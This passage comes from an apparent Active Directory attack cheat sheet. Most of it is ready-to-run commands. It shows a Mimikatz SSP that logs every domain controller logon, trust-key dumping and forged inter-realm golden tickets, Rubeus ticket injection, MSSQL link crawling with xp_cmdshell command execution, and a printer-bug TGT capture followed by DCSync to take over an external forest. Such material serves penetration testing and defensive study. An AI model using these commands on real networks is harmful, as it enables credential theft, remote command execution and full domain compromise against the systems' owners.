$packages = Get-ItemProperty
"HKLM:\System\CurrentControlSet\Control\Lsa\OSConfig\" -Name 'Security Packages' |
select -ExpandProperty 'Security Packages'

#Append mimilib:
$packages += "mimilib"

#Change the new packages name
Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\OSConfig\" -Name
'Security Packages' -Value $packages
Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name 'Security
Packages' -Value $packages

#ALTERNATIVE:
Invoke-Mimikatz -Command '"misc::memssp"'
```



Now all logons on the DC are logged to -> C:\Windows\System32\kiwissp.log


Cross Forest Attacks



Trust Tickets



WUT IS DIS ?: If we have Domain Admin rights on a Domain that has Bidirectional Trust relationship with an other forest we can get the Trust key and forge our own inter-realm TGT.

 The access we will have will be limited to what our DA account is configured to have on the other Forest!

Using Mimikatz:

```
#Dump the trust key
Invoke-Mimikatz -Command '"lsadump::trust /patch"'
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'

#Forge an inter-realm TGT using the Golden Ticket attack
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:
<OurDomain> /sid:
<OurDomainSID> /rc4:<TrustKey> /service:krbtgt /target:<TheTargetDomain> /ticket:
<PathToSaveTheGoldenTicket>"'
```




! Tickets -> .kirbi format

Then Ask for a TGS to the external Forest for any service using the inter-realm TGT and access the resource!

Using Rubeus:

```
.\Rubeus.exe asktgs /ticket:<kirbi file> /service:"Service's SPN" /ptt
```



Abuse MSSQL Servers



- Enumerate MSSQL Instances: `Get-SQLInstanceDomain`
- Check Accessibility as current user:

```
Get-SQLConnectionTestThreaded
```

```
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose
```



- Gather Information about the instance: `Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose`
- Abusing SQL Database Links:
WUT IS DIS?: A database link allows a SQL Server to access other resources like other SQL Server. If we have two linked SQL Servers we can execute stored procedures in them. Database links also works across Forest Trust!

Check for existing Database Links:

```
#Check for existing Database Links:
```

```
#PowerUpSQL:
```

```
Get-SQLServerLink -Instace <SPN> -Verbose
```

```
#MSSQL Query:
```

```
select * from master..sys.servers
```



Then we can use queries to enumerate other links from the linked Database:

```
#Manually:
select * from openquery("LinkedDatabase", 'select * from master..sys.servers')

#PowerUpSQL (Will Enum every link across Forests and Child Domain of the Forests):
Get-SQLServerLinkCrawl -Instance <SPN> -Verbose

#Then we can execute command on the machine's where the SQL Service runs using
xp_cmdshell
#Or if it is disabled enable it:
EXECUTE('sp_configure "xp_cmdshell",1;reconfigure;') AT "SPN"
```



Query execution:

```
Get-SQLServerLinkCrawl -Instance <SPN> -Query "exec master..xp_cmdshell 'whoami'"
```



Breaking Forest Trusts



WUT IS DIS?:

TL;DR

If we have a bidirectional trust with an external forest and we manage to compromise a machine on the local forest that has enabled unconstrained delegation (DCs have this by default), we can use the printerbug to force the DC of the external forest's root domain to authenticate to us. Then we can capture its TGT, inject it into memory and DCsync to dump its hashes, giving us complete access over the whole forest.

Tools we are going to use:

- [Rubeus](#)
- [SpoolSample](#)
- [Mimikatz](#)

Exploitation example:

```
#Start monitoring for TGTs with rubeus:
Rubeus.exe monitor /interval:5 /filteruser:target-dc$

#Execute the printerbug to trigger the force authentication of the target DC to
our machine
SpoolSample.exe target-dc$.external.forest.local dc.compromised.domain.local

#Get the base64 captured TGT from Rubeus and inject it into memory:
Rubeus.exe ptt /ticket:<Base64ValueofCapturedTicket>

#Dump the hashes of the target domain using mimikatz:
lsadump::dcsync /domain:external.forest.local /all
```



Detailed Articles: